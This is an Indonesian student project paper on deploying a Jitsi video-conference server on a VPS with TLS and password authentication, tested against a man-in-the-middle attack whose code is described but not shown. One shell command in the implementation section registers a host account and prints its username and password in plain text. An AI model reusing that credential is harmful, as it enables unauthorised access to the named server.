MEMBANGUN SERVER VIDEO *CONFERENCE* MENGGUNAKAN JITSI

Muhammad Aslam Faisal[1], Setia Juli Irzal Ismail[2], Periyadi[3]

[1,2,3]Universitas Telkom, Bandung
aslamfaisal@student.telkomuniversity.ac.id[1], julismail@telkomuniversity.ac.id[2], periyadi@telkomuniversity.ac.id[3]

Abstrak

Aplikasi online video digunakan sebagai media komunikasi namun aplikasi yang tersedia dibatasi dengan durasi penggunaan yang terbatas sehingga pengguna tidak leluasa menggunakannya. Jitsi adalah kumpulan alat open-source untuk pembuatan dan penerapan sistem video *conference* menggunakan protokol Web RTC. Video *Conference* adalah kegiatan video yang dilakukan secara daring dengan memanfaatkan konektivitas internet dan perangkat komputer dengan bantuan browser. Jitsi dipasang pada sebuah *Virtual Private Server* yang dilengkapi dengan sistem autentikasi kata sandi terenkripsi sebagai pengamanan ruang konferensi dari serangan siber *Man In The Middle* . Cara kerja Jitsi video *conference* yaitu server dengan Jitsi melakukan proses aplikasi web Jitsi ketika diakses oleh pengguna dan menyediakan ruang *meeting* dan mengamankan keseluruhan aplikasi Jitsi dengan enkripsi TLS. pengguna memulai *meeting* dengan klik start *meeting*. Pengguna wajib memasukkan autentikasi untuk menjadi host *meeting* dan pengguna dapat menambahkan *password* sebagai syarat bergabung. Pengguna dapat mengundang peserta lain dengan mengirimkan tautan *meeting*. Peserta yang diundang dapat mengakses ruang *meeting* dengan tautan yang dibuat dan memasukkan autentikasi jika ruang *meeting* dilengkapi *password*, jika kata sandi yang dimasukkan salah maka peserta tidak dapat memasuki ruang. Metode pengerjaan yang digunakan dalam proyek akhir ini ialah *Network Development Life Cycle* yang terdiri dari beberapa tahap yaitu Analisis kebutuhan, Desain sistem, Prototype, Implementasi, dan Monitoring. Hasil dari proyek akhir ini adalah sistem Jitsi video *conference* pada sebuah *Virtual Private Server* mampu mengamankan ruang konferensi dari serangan siber *Man In The Middle* dengan autentikasi. Pada pengujian *Man In The Middle* tidak didapat data autentikasi dan *password* yang dimasukkan pengguna.

Kata Kunci: Jitsi, Autentikasi, Online Video *Conference*, *Man In The Middle*

Abstract

In this modern era, online video conferencing applications are used as communication media, but the available applications are limited to a limited duration of use so that users are not free to use them. Jitsi is a collection of open- source tools for the creation and deployment of video conferencing systems using the Web RTC protocol. Video is a video activity that is carried out online by utilizing internet connectivity and computer devices with the help of a browser. Jitsi is installed on a Virtual Private Server equipped with an encrypted password authentication system to protect the room from the Man In The Middle cyber attack. The way Jitsi video works is that a server with Jitsi processes the Jitsi web application when it is accessed by users and provides meeting rooms and secures the entire Jitsi application with TLS encryption. the user starts the meeting by clicking start meeting. Users are required to enter authentication to host meetings and users can add a password as a condition of joining. Invited participants can access the meeting room with the link created and enter authentication if the meeting room has a password, if the password is entered incorrectly then participants cannot enter the room. The result of this final project is that the Jitsi video system on a Virtual Private Server is able to secure the room from Man In The Middle cyber attacks with authentication.

Keywords: Jitsi, Authentication, Online Video , Man In The Middle

I. Pendahuluan

1. Latar Belakang

Dalam perkembangan teknologi modern ini, teknologi informasi dan komunikasi telah berkembang pesat. Komunikasi dapat dilakukan dari jarak jauh dan secara *real time* dengan menggunakan komputer beserta konektivitas internet. kegiatan *meeting* juga mengalami perkembangan dengan adanya online video *conference* dengan memanfaatkan konektivitas internet dan perangkat pendukung komputer dengan bantuan web browser. aplikasi online video *conference* digunakan sebagai media untuk komunikasi untuk banyak keperluan tatap muka namun dalam penggunaannya aplikasi yang tersedia dibatasi dengan durasi penggunaan yang terbatas sehingga pengguna tidak bisa leluasa menggunakannya. Jitsi adalah kumpulan alat open-source yang memudahkan pembuatan dan penerapan sistem Video *conference* yang aman menggunakan protokol Web RTC (*Real-Time Communication*). Jitsi Video *conference* merupakan teknologi telekomunikasi interaktif yang memungkinkan dua pihak atau lebih di lokasi berbeda dapat berinteraksi melalui pengiriman dua arah audio dan video secara bersamaan. Video *conference* digunakan untuk mengadakan konferensi dengan orang-orang yang berada di tempat berbeda dan berjauhan. Hal ini dapat meminimalisasi dan mendukung penggunaan waktu, biaya dan tenaga. Jitsi video *conference* dibangun pada *Virtual Private Server* (VPS) untuk mendukung konferensi video secara multipoint dan dapat diakses di mana saja. Pada VPS Jitsi video *conference* ditambahkan pengamanan dengan sistem autentikasi sebagai syarat untuk membuat ruangan konferensi baru, dan ruang konferensi diberikan fitur kata sandi sebagai fitur pengamanan ruang konferensi yang telah dibuat untuk mencegah serangan siber seperti serangan MITM (*Man In The Middle*) yaitu serangan dimana penyerang dapat mengambil informasi penting peserta konferensi video.

Cara kerja Jitsi video *conference* yaitu server dengan Jitsi melakukan proses aplikasi web Jitsi ketika diakses oleh pengguna dan menyediakan ruang *meeting* dan mengamankan keseluruhan aplikasi Jitsi dengan enkripsi TLS. pengguna dapat memulai *meeting* dengan klik start *meeting* untuk memulai *meeting*. Pengunjung wajib memasukkan autentikasi pengguna untuk menjadi host *meeting* dan pengguna dapat menambahkan *password* sebagai syarat bergabung ke ruang *meeting*. Pengguna dapat mengundang peserta lain dengan mengirimkan tautan *meeting* yang telah dibuat. Peserta yang diundang dapat mengakses ruang *meeting* dengan tautan yang telah dibuat dan memasukkan autentikasi jika ruang *meeting* dilengkapi *password*, jika kata sandi yang dimasukkan salah maka peserta tidak akan dapat memasuki ruang *meeting*. Pada pengujian serangan *Man In The Middle* dilakukan *spoofing* MAC *address* terhadap komputer salah satu target dan tidak didapat data autentikasi dan *password* yang dimasukkan pengguna.

2. Rumusan Masalah

Berdasarkan uraian dari latar belakang masalah di atas, maka rumusan masalah dalam proyek akhir ini yaitu bagaimanakah cara membangun aplikasi Jitsi video *conference* dalam sebuah VPS, dan kegiatan video *conference* yang dilakukan dapat berjalan dengan aman dari serangan siber MITM (*Man In The Middle*).

3. Tujuan

Berdasarkan uraian latar belakang dan perumusan masalah di atas, maka adapun tujuan dari proyek akhir ini adalah yaitu:

1. Membangun Jitsi video *conference* pada sebuah *Virtual Private Server* sebagai media konferensi video yang dapat diakses secara bersamaan hingga 10 user.
2. Aman dari serangan siber dengan menambahkan sistem autentikasi.

4. Batasan Masalah

Adapun batasan masalah pada proyek akhir ini adalah yang pertama aplikasi Jitsi video *conference* dibangun di sebuah *Virtual Private Server*, kedua yaitu aplikasi Jitsi video *conference* hanya berbasis web saja, berikutnya aplikasi video *conference* hanya bisa dilakukan ketika VPS dijalankan. Lalu pengamanan video *conference* dilakukan dengan menambah sistem autentikasi, dan pengujian keamanan hanya dilakukan dengan metode MITM (*Man In The Middle*).

II. Tinjauan Pustaka

1. *Virtual Private Server*

Virtual Private Server (VPS) adalah server yang keseluruhan *resource* nya hanya digunakan oleh satu pengguna saja dan tidak dipengaruhi oleh pengguna lain. Pengguna dapat mengelola secara penuh semua konfigurasi dan *resource* yang ada pada VPS dan melaukan apa pun yang diinginkan. Teknologi yang digunakan VPS adalah virtualisasi *hardware* server fisik yang kemudian dibagi menjadi beberapa resource berbeda. Disebut virtual karena pembagian ini dilakukan dengan menggunakan *software* sehingga dalam satu server fisik bisa terdapat beberapa VPS yang dijalankan[4]. VPS akan digunakan untuk menjalankan aplikasi Jitsi.

2. Jitsi

Jitsi salah satu *software/platform/source code* yang disediakan oleh komunitas *open source* untuk membangun sebuah sistem video yang aman. Komponen inti dari proyek Jitsi adalah Jitsi VideoBridge, Jicofo, xampp, Jitsi Meet. [10].

3. *Man In The Middle* Attack

A Man In The Middle Attack (MITM) sama seperti menguping. Data dikirim dari titik A (komputer) ke titik B (*server*/*website*) dan penyerang bisa mendapatkan data tersebut dalam perjalan antara poin A ke poin B atau dalam proses transmisi. Penyerang membuat program untuk menguping pada transmisi, menangkap data yang berharga dan mencuri data. Kadang-kadang data tersebut dimodifikasi dalamproses transmisi untuk mencoba untuk mengelabui pengguna akhir untuk membocorkan informasi sensitif, seperti detail login. Setelah penyerangan berhasil, data dikumpulkan dari pengguna dan data asli kemudian diteruskan ke tujuan tanpa diubah[11].

4. Python

Python adalah bahasa pemrograman *interpretatif* multiguna. Tidak seperti bahasa lain yang susah untuk dibaca dan dipahami, Python lebih menekankan pada keterbacaan kode agar lebih mudah untuk memahami sintaks. Hal ini membuat Python sangat mudah dipelajari baik untuk pemula maupun untuk yang sudah menguasai bahasa pemrograman lain. Bahasa ini muncul pertama kali pada tahun 1991, dirancang oleh seorang bernama Guido van Rossum. Sampai saat ini Python masih dikembangkan oleh *PythonSoftware Foundation*. Bahasa Python mendukung hampir semua sistem operasi, bahkan untuk sistem operasi Linux, hampir semua distronya sudah menyertakan Python di dalamnya[11]. Pada proyek akhir ini Python digunakan untuk membuat script *spoofing Man In The Middle Attack.*

5. Terminal

Terminal adalah sebuah *command prompt* dimana kita bisa mengontrol file, membuat folder, membuat akses, merubah akses ataupun membaca, membuat, merubah file pada komputer kita dengan memasukkan perintah yang dapat dikenali sistem operasi[12]. Pada proyek akhir ini Terminal digunakan untuk melakukan operasi instalasi aplikasi Jitsi dan *penetration testing.*

6. Burp Suite

Burp Suite adalah tools melakukan penetrasi testing pada website. tools ini digunakan untuk meng-intercept data yang dikirim atau yang diterima oleh aplikasi atau browser dari server melalui jalur *proxy* yang sudah disetting pada browser maupun pada android atau ios[14]. Pada proyek akhir ini Burp Suite digunakan untuk melakukan *penetration testing Man In The Middle* .

7. Niagahoster

Niagahoster adalah perusahaan penyedia layanan *Virtual Private Server* yang berpusat di Yogyakarta. Layanan Niagahoster hadir mempunyai jaminan kualitas *uptime server* 99.9%, dan dukungan *support* 24 jam[15]. Dalam proyek akhir ini aplikasi Jitsi meet akan diluncurkan pada VPS pada layanan Niagahoster.

8. WebRTC

WebRTC (Web *Real Time Communication*) adalah proyek open source yang memungkinkan pengguna melakukan komunikasi terhadap pengguna lainnya secara *real time* melalui browser. WebRTC memanfaatkan kemampuan web *browser* modern dimana komunikasi dalam hal ini meliputi suara dan video dengan

memanfaatkan API *Javascript* yang ada tanpa bantuan plugin lain[17]. Pada proyek akhir ini WebRTC digunakan sebagai protokol untuk melakukan konferensi pada Jitsi.

9. Webcam

Webcam merupakan perangkat keras kamera digital dan dapat dihubungkan ke komputer dan dapat mengirimkan gambar secara langsung dan ditampilkan pada konferensi video[19]. Webcam pada proyek akhir ini akan digunakan sebagai alat untuk komunikasi visual ruang konferensi Jitsi.

10. Mikrofon

Mikrofon merupakan salah satu transduser untuk mengubah gelombang suara menjadi energi listirik dapat digunakan untuk berbicara atau komunikasi dalam sebuah konferensi. Mikrofon akan diguanakn sebagai alata komunikasi pada proyek akhir Jitsi *meet* yang dibangun[20].

11. *Browser*

Browser merupakan perangkat lunak untuk menelusuri dan menampilkan konten dengan memasukkan tautan dan dengan konektivitas internet *browser* juga dapat menyajikan konten video konferensi dengan protokol WebRTC[16].

12. TLS

TLS (*Transport Layer Security)* merupakan protokol keamanan untuk mengenkripsi komunikasi pada jaringan komputer sehingga data tidak mudah diketahui dalam serangan siber[10]. TLS digunakan untuk mengamankan dan enrkipsi data pada konferensi Jitsi.

13. Tabel ARP

Address Resolution Protocol yaitu salah satu protokol TCP/IP untuk melakukan broadcast untuk mendapatkan *MAC address* dari perangkat yang terhubung dengan koneksi jaringan yang sama[22].

14. DdoS

Distributes Denial of Service merupakan serangan siber yang bekerja dengan mematikan kerja sebuah layanan atau menghambatnya, sehingga pengguna tidak dapat menggunakan layanan tersebut[23].

III. Analisis dan Perancangan


A. Gambaran Sistem Saat Ini

Saat ini ada beberapa aplikasi video yang dapat digunakan untuk komunikasi visual dari jarak jauh, Salah satu yang populer adalah aplikasi Zoom. Aplikasi Zoom banyak dipilih pengguna karena memiliki beberapa kelebihan. Di antara kelebihan yang dimiliki aplikasi Zoom adalah fitur chat, video kualitas HD, mendukung hingga 100 peserta, ada fitur rekaman, dan penjadwalan. Namun demikian, aplikasi Zoom membatasi penggunanya hanya dapat menggunakan layanannya hingga 40 menit saja pada paket langganan dasar dan mengharuskan pengguna *upgrade* layanan untuk terus menikmati layanannya..

Gambar 3- 1 Zoom *meeting*

B. Identifikasi Kebutuhan Sistem

Berdasarkan sistem yang akan dibuat, maka membutuhkan beberapa alatberdasarkan fungsionalitas dan non-fungsionalitas, yaitu:



1. Fungsional

Server dapat menyediakan layanan *online* video yang dapat diakses menggunakan peramban oleh lebih dari dua perangkat secara aman dari serangan MITM dan ruangan konferensi diamankan dengan sistem autentikasi ketika membuat ruang konferensi serta opsi perlindungan kata sandi pada ruangan yang telah dibuat.

2. Non-Fungsional

Pada bagian ini terdapat dua bagian yaitu *hardware* dan *software* adalah sebagai berikut:

1. *Hardware*

Berikut adalah *hardware* yang digunakan pada pembuatan proyek akhir ini:

Tabel 3- 1 *Hardware*

No	*Hardware*	Fungsi	Jumlah
1	Komputer *Server*	Menerima dan memproses data yang diinputkan dari *user* dan melakukan operasi aplikasi Jitsi	1
2	Laptop	Sebagai perangkat untuk mengakses situs konferensi video yang telah dibangun	3
3	Mikrofon	Menerima suara untuk ditransmisikan ke peserta konferensi	1
4	*WebCam*	Sebagai kamera untuk mengambil	1

2. *Software*

Berikut ini *Software* yang digunakan pada proyek ini adalah sebagai berikut:

Tabel 3- 2 *Software*


No	*Software*	Fungsi	Jumlah
1	Peramban	Mengakses situs konferensi video Jitsi	1
2	Burp Suite	Untuk melakukan penetration testing	1
3	Terminal	Sebagai perangkat lunak untuk *editing*	1
4	Python	Sebagai Bahasa pemrograman aplikasi *penetration testing*	1

C. Perancangan Sistem

Dalam perancangan sistem akan diuraikan tentang *software* yang akan diinstal atau disetting. *Software* yang akan diinstal atau disetting adalah sebagai berikut:


1. *Software* Ubuntu 18.04 TLS sebagai sistem operasi server yang dapat menstabilkan sistemnya dan menjaga file-file dari virus secara umum.
2. Java OpenJDK JRE 8 digunakan untuk *compiling*, *debugging* dan menjalankan program java. Kompilator bertugas untuk mengubah kode java menjadi *bytecode* dan debugger bertugas untuk memeriksa kesalahan pada kode.
3. Nginx adalah sebagai server HTTP *(Hypertext Transfer Protocol)* dan *proxy* dengan kode sumber terbuka yang bisa juga berfungsi sebagai proxy IMAP/POP3 (*Internet Message Access Protokol/Post Office Protocol version 3*).
4. Jitsi hal ini Jitsi meet adalah *open-source tools* yang memungkinkan untuk menggunakan solusi video yang aman.
5. SSL (*Secure Sockets Layer*) *Letsencrypt* berfungsi untuk menjaga informasi sensitif selama dalam proses pengiriman melalui Internet dengan cara dienkripsi, sehingga hanya penerima pesan yang dapat memahami dari hasil enkripsi tersebut.
6. UFW (*Uncomplicated Firewall)* adalah suatu sistem perangkat lunak yang mengizinkan lalu lintas jaringan yang dianggap aman untuk bisa melaluinya dan mencegah lalu lintas jaringan yang dianggap tidak aman.
7. *Virtual Private Server* (VPS) adalah server yang keseluruhan resource nya hanya digunakan oleh satu pengguna saja dan tidak dipengaruhi oleh pengguna lain. Pengguna dapat mengelola secara penuh semua konfigurasi dan resource yang ada pada VPS dan melakukan apa pun yang diinginkan.

Hal ini dapat dilihat pada diagram blok di bawah ini :



Gambar 3- 2 Blok diagram


1. Gambaran Sistem Usulan



Gambar 3- 3 Gambaran sistem usulan


Pada Gambar 3-3, untuk melakukan konferensi *user* menggunakan *webcam* untuk perangkat pendukung tatap muka dan mikrofon untuk berbicara. *User* membuka *browser* pada komputer kemudian mengakses alamat web Jitsi video yang telah dibangun. Kemudian *server* akan mengirim data yang diminta oleh *browser* dengan dukungan konektivitas internet. Adapun konfigurasi instalasi jitsi yaitu:

1. Root SSH melalui Putty/CMD




Gambar 3- 4 SSH

2. Melihat versi java




Gambar 3- 5 melihat versi

3. Mengecek *hostname*




Gambar 3- 6 cek *hostname*

4. Masuk Perintah nano/etc/host




Gambar 3- 7 nano etc/host

Gambar diatas adalah memasukkan hostname seperti gambar dibawah ini



Gambar 3- 8 konfigurasi host

5. Membuka *port* untuk video dan audio dalam *meeting*



Gambar 3- 9 list *port* yang dibuka

Pada gambar 3-9 dibuka beberapa *port* pendukung untuk keperluan video dan audio pada *meeting port* 80 tcp,443 tcp,10000 udp, 22tcp, 3478 udp, 5349 tcp, 3389tcp

6. Instalasi Jitsi meet dan sertifikat TLS letsencrypt


Gambar 3- 10 Instalasi Jitsi *meet*

Pada gambar 3-10 dijalankan perintah untuk menginstal Jitsi dan memasang sertifikat enkripsi.

7. Konfigurasi domain dan ruang *meeting* berserta autentikasi

Gambar 3- 11 konfigurasi domain


8. *Restart services* setelah menerapkan konfigurasi



Gambar 3- 12 *Restart services*

Setelah semua konfigurasi diterapkan maka dilakuka *restart services* yang digunakan yaitu nginx, jitsi videobridge, java.

2. Flowchart



Gambar 3- 13 Flow Chart

Berdasarkan Gambar 3-9 dapat dilihat bahwa ketika situs web dibuka, *user* dapat membuat ruang *meeting* baru maupun gabung dengan ruang yang sudah ada. Jika *user* belum mempunyai ruang maka *user* membuat ruang dengan menekan tombol,lalu *user* akan diminta memasukkan informasi autentikasi berupa email dan kata sandi. Jika email atau kata sandi salah maka *user* tidak dapat membuat ruang konferensi, Jika autentikasi benar maka ruang *meeting* berhasil dibuat dan *meeting* dapat dimulai. Jika *user* sudah mempunyai ruang maka *user* dapat bergabung dengan memasukkan nama ruang konferensi atau dengan *link* dan jika ruangan dilengkapi dengan kata sandi maka *user* harus memasukkan kata sandi untuk dapat masuk di ruang konferensi dan jika ruang tidak dilengkapi maka *user* dapat langsung memasuki ruang konferensi.

3. Metode Pengerjaan

Metode pengerjaan proyek akhir ini menggunakan metodologi pengembangan Network Development Life Cycle (NDLC) yang merupakan sebuah metode yang bergantung pada proses

pembangunan sebelumnya. Adapun tahapannya adalah sebagai berikut:

1. Analisis
   Melakukan analisis kebutuhan hardware dan software untuk membangun server video *conference* menggunakan jitsi.
2. Desain
   Melakukan perancangan sistem video *conference*.
3. Prototype
   Membangun server video *conference* menggunakan jitsi.
4. Implementasi
   Melakukan konfigurasi client server video *conference* menggunakan jitsi.
5. Monitoring
   Melakukan pengujian video *conference* server

4. Kebutuhan Perangkat Keras Dan Perangkat Lunak

1. Perangkat Keras
   Berikut adalah perangkat keras yang digunakan adalah:

Tabel 3- 3 Perangkat Keras

Alat	Spesifikasi
Komputer	Processor: Intel® Core™ i5-7200U (2.5 GHz, 3M Cache) up to3.10 GHz. Daya Baterai: 65W Memori : 4GB DDR4 GPU: Intel HD Graphics 620 Ukuran Layar: 14 Inch (1366 x 768 piksel) Audio: Integrated. Speaker: Integrated. Kamera : VGA *WebCamera* Penyimpanan: 1TB HDD.
Webcam	Resolusi: 720p Bidang pandang diagonal (dFoV):: 78° Konektivitas: USB-A
Mikrofon	Daya: 5V/100mA *Sampling rate:* 48kHz, 44.1kHz, 32kHz, 16kHz,8kHz Konektivitas: USB-A

2. Perangkat Lunak

Berikut perangkat lunak yang digunakan adalah:

Tabel 3- 4 Perangkat Lunak

VPS	OS: Ubuntu 18.04 64bit CPU Core/speed: 1/2400 Mhz Memory: 1GB Disk : SSD 20GB
BurpSuite	BurpSuite_V2021_6_2

IV. Implementasi Dan Pengujian

1. Implementasi

Berikut implementasi yang dilakukan dalam proyek ini.

Pada VPS telah dibuka *port* pendukung untuk kegiatan *meeting* yaitu *port* 80 tcp,443 tcp,10000 udp, 22tcp, 3478 udp, 5349 tcp, 3389 tcp. Kemudian pada konfigurasi *meeting* juga dinyalakan fitur autentikasi, autentikasi hanya diterapkan ketika membuat ruangan *meeting* dan ketika memasuki ruang konferensi yang dilengkapi kata sandi oleh *host meeting*. Kemudian ditambahkan informasi *user* dan *password* untuk autentikasi memasuki ruang *meeting* sebagai host dan sebagai identifikasi pengguna.

```
root@meet:~# sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), deny (routed)
New profiles: skip

To                         Action      From
--                         ------      ----
80/tcp                     ALLOW IN    Anywhere
443/tcp                    ALLOW IN    Anywhere
10000/udp                  ALLOW IN    Anywhere
22/tcp                     ALLOW IN    Anywhere
3478/udp                   ALLOW IN    Anywhere
5349/tcp                   ALLOW IN    Anywhere
3389/tcp                   ALLOW IN    Anywhere
80/tcp (v6)                ALLOW IN    Anywhere (v6)
443/tcp (v6)               ALLOW IN    Anywhere (v6)
10000/udp (v6)             ALLOW IN    Anywhere (v6)
22/tcp (v6)                ALLOW IN    Anywhere (v6)
3478/udp (v6)              ALLOW IN    Anywhere (v6)
5349/tcp (v6)              ALLOW IN    Anywhere (v6)
3389/tcp (v6)              ALLOW IN    Anywhere (v6)

root@meet:~#
```

Gambar 4- 1 *Port* VPS

```
 GNU nano 2.9.3              meet.aslamfai.xyz.cfg.lua

consider_bosh_secure = true;
-- https_ports = { }; -- Remove this line to prevent listening on port 5284

-- https://ssl-config.mozilla.org/#server=haproxy&version=2.1&config=intermed$
ssl = {
    protocol = "tlsv1_2+";
    ciphers = "ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDH$
}

VirtualHost "guest.meet.aslamfai.xyz"
        authentication = "anonymous"
        c2s_require_encryption = false

VirtualHost "meet.aslamfai.xyz"
    -- enabled = false -- Remove this line to enable this host
    authentication = "internal_hashed"
    -- Properties below are modified by jitsi-meet-tokens package config
    -- and authentication above is switched to "token"
    --app_id="example_app_id"
    --app_secret="example_app_secret"

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell
```


Gambar 4- 2 Konfigurasi Autentikasi

```
root@meet:~/temp# sudo prosodyctl register telyu meet.aslamfai.xyz sinergibangunnegri
root@meet:~/temp# sudo systemctl restart {prosody,jicofo,jitsi-videobridge2,nginx}
```

Gambar 4- 3 Menambah informasi akun host

1. Konferensi Video dengan Jitsi

Berikut ini aplikasi konferensi video yang dibangun dengan Jitsi pada VPS Niagahoster dengan tautan meet.aslamfai.xyz




Gambar 4- 4 Aplikasi konferensi video Jitsi

Pada gambar 4-4 merupakan halaman awal aplikasi konferensi video Jitsi yangterdiri dari beberapa menu yaitu:

1. *Create Meeting*.
2. *History* & Daftar ruang *meeting*. *Setting*

2. *Create Meeting*

Pada menu ini *user* memasukkan judul *meeting* yang akan dibuat lalu tekan tombol *Start meeting* untuk membuat dan masuk ruang konferensi. *User* juga dapat langsung membuat ruangan dengan nama ruangan yang disediakan oleh Jitsi



Gambar 4- 5 create *meeting*

3. *History* & Daftar ruang *Meeting*

Pada menu ini terdapat daftar ruang *meeting* yang pernah diakses oleh *user* dan tersimpan dalam *cookies* peramban.

Gambar 4- 6 *History* & Daftar ruang *meeting*

